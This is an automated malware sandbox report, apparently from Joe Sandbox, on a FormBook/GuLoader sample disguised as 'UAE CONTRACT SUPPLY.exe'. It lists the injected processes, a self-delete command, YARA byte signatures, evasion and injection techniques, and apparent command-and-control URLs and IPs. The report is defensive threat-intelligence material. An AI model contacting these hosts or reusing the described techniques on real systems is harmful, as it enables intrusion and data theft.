ID: 358403
Sample Name: UAE CONTRACT SUPPLY.exe
Cookbook: default.jbs
Time: 15:25:36
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report UAE CONTRACT SUPPLY.exe

Overview


General Information

Sample Name:	UAE CONTRACT SUPPLY.exe
Analysis ID:	358403
MD5:	9da74a6d583c80..
SHA1:	e1af77b99ca69e4.
SHA256:	9d295dd246f6844.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- UAE CONTRACT SUPPLY.exe (PID: 6848 cmdline: 'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe' MD5: 9DA74A6D583C801677C0E2FDE51586BA)
  - UAE CONTRACT SUPPLY.exe (PID: 6952 cmdline: 'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe' MD5: 9DA74A6D583C801677C0E2FDE51586BA)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autoconv.exe (PID: 4804 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 4506BE56787EDCD771A351C10B5AE3B7)
      - chkdsk.exe (PID: 392 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: 2D5A2497CB57C374B3AE3080FF9186FB)
        - cmd.exe (PID: 5048 cmdline: /c del 'C:\Users\user\Desktop\UAE CONTRACT SUPPLY.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 1068 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000010.00000002.633691017.0000000005BC7000.00000004.00000001.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x5434:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000010.00000002.631455625.0000000000F70000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000010.00000002.631455625.0000000000F7 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 2 5 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000010.00000002.631455625.0000000000F7 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000010.00000002.630996748.0000000000CE 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 19 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Contains functionality to detect hardware virtualization (CPUID execution measurement)

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F S E
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 1	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location	
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
UAE CONTRACT SUPPLY.exe	34%	Virustotal		Browse
UAE CONTRACT SUPPLY.exe	37%	ReversingLabs	Win32.Trojan.Vebzenpak	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.chkdsk.exe.5bc7960.5.unpack	100%	Avira	TR/Dropper.Gen		Download File
16.2.chkdsk.exe.fd4f08.1.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
td-balancer-dc11-60-102.wixdns.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.allsalesvinyl.net/w25t/?7nf0kP=x6qnXySIKpUJn5XerhvX+0EMzo20pmQQj9ePwr3K6ImaWCKGjDlnwZkCLhxG6Ruvc228xc+5mw==&wj=hBZ8sVLxwZopBdRp	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.pardsoda.com/w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=15PPGsvA0OesMgSYtNkzWMXd9CXxAPrih7Pi9b51HvfmowsB4G7YJFhsDDlnN8h0byCLDSw3/g==	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.parentseducationalco-op.com/w25t/?7nf0kP=Uq0CzCwvS6YoWMp/UCKN7JIAByS11Z6E5aUOsXAJZj+0yJL9Nk5m9Qz8CvCcNaQrIL6Vs/Uw3Q==&wj=hBZ8sVLxwZopBdRp	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.aserchofalltrades.com/w25t/?7nf0kP=UE8df8CjPA42HhSGpHRvEFW0E1qwQi3qh9l+J2DwYVAPWlwUU9Jt0Xern2mXQMt791bHr0Uusg==&wj=hBZ8sVLxwZopBdRp	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sixteen3handscottages.com/w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=SQSlpqwSeyxeA2HWARjbLzFChTkDZ06wC9CS935ywhThxAQMIzjb51bRjEk1pH3EnhYaWQ8xDg==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sixteen3handscottages.com	34.102.136.180	true	true		unknown
td-balancer-dc11-60-102.wixdns.net	185.230.60.102	true	true	• 0%, Virustotal, Browse	unknown
parentseducationalco-op.com	34.102.136.180	true	true		unknown
www.pardsoda.com	104.21.32.11	true	true		unknown
googlehosted.l.googleusercontent.com	142.250.184.65	true	false		high
allsalesvinyl.net	34.102.136.180	true	true		unknown
www.blackholidayco.com	unknown	unknown	true		unknown
www.joybirder.com	unknown	unknown	true		unknown
www.allsalesvinyl.net	unknown	unknown	true		unknown
www.sixteen3handscottages.com	unknown	unknown	true		unknown
www.aserchofalltrades.com	unknown	unknown	true		unknown
www.asesorgrupovivir.com	unknown	unknown	true		unknown
doc-08-78-docs.googleusercontent.com	unknown	unknown	false		high
www.parentseducationalco-op.com	unknown	unknown	true		unknown
cdn.onenote.net	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.allsalesvinyl.net/w25t/?7nf0kP=x6qnXySIKpUJn5XerhvX+0EMzo20pmQQj9ePwr3K6ImaWCKGjDlnwZkCLhxG6Ruvc228xc+5mw==&wj=hBZ8sVLxwZopBdRp	true	• Avira URL Cloud: safe	unknown
http://www.pardsoda.com/w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=15PPGsvA0OesMgSYtNkzWMXd9CXxAPrih7Pi9b51HvfmowsB4G7YJFhsDDlnN8h0byCLDSw3/g==	true	• Avira URL Cloud: safe	unknown
http://www.parentseducationalco-op.com/w25t/?7nf0kP=Uq0CzCwvS6YoWMp/UCKN7JIAByS11Z6E5aUOsXAJZj+0yJL9Nk5m9Qz8CvCcNaQrIL6Vs/Uw3Q==&wj=hBZ8sVLxwZopBdRp	true	• Avira URL Cloud: safe	unknown
http://www.aserchofalltrades.com/w25t/?7nf0kP=UE8df8CjPA42HhSGpHRvEFW0E1qwQi3qh9I+J2DwYVAPWlwUU9Jt0Xern2mXQMt791bHr0Uusg==&wj=hBZ8sVLxwZopBdRp	true	• Avira URL Cloud: safe	unknown
http://www.sixteen3handscottages.com/w25t/?wj=hBZ8sVLxwZopBdRp&7nf0kP=SQSlpqwSeyxeA2HWARjbLzFChTkDZ06wC9CS935ywhThxAQMIzjb51bRjEk1pH3EnhYaWQ8xDg==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000D.00000002.631792237.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 0000000D.00000000.500792305.000000000B1A6000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tiro.com	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 0000000D.0000000 0.500792305.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.184.65	unknown	United States		15169	GOOGLEUS	false
185.230.60.102	unknown	Israel		58182	WIX_COMIL	true
104.21.32.11	unknown	United States		13335	CLOUDFLARENETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358403
Start date:	25.02.2021
Start time:	15:25:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	UAE CONTRACT SUPPLY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@8/0@10/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 53% (good quality ratio 44%) • Quality average: 66.4% • Quality standard deviation: 35.8%
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 23.211.6.115, 104.43.139.144, 142.250.184.46, 51.104.139.180, 52.155.217.156, 20.54.26.129, 8.248.147.254, 67.27.233.254, 67.27.159.254, 8.248.143.254, 67.26.83.254, 51.103.5.159, 104.43.193.48, 92.122.213.194, 92.122.213.247, 2.17.179.193, 13.64.90.137, 184.30.20.56, 51.11.168.160 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, cdn.onenote.net.edgekey.net, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, 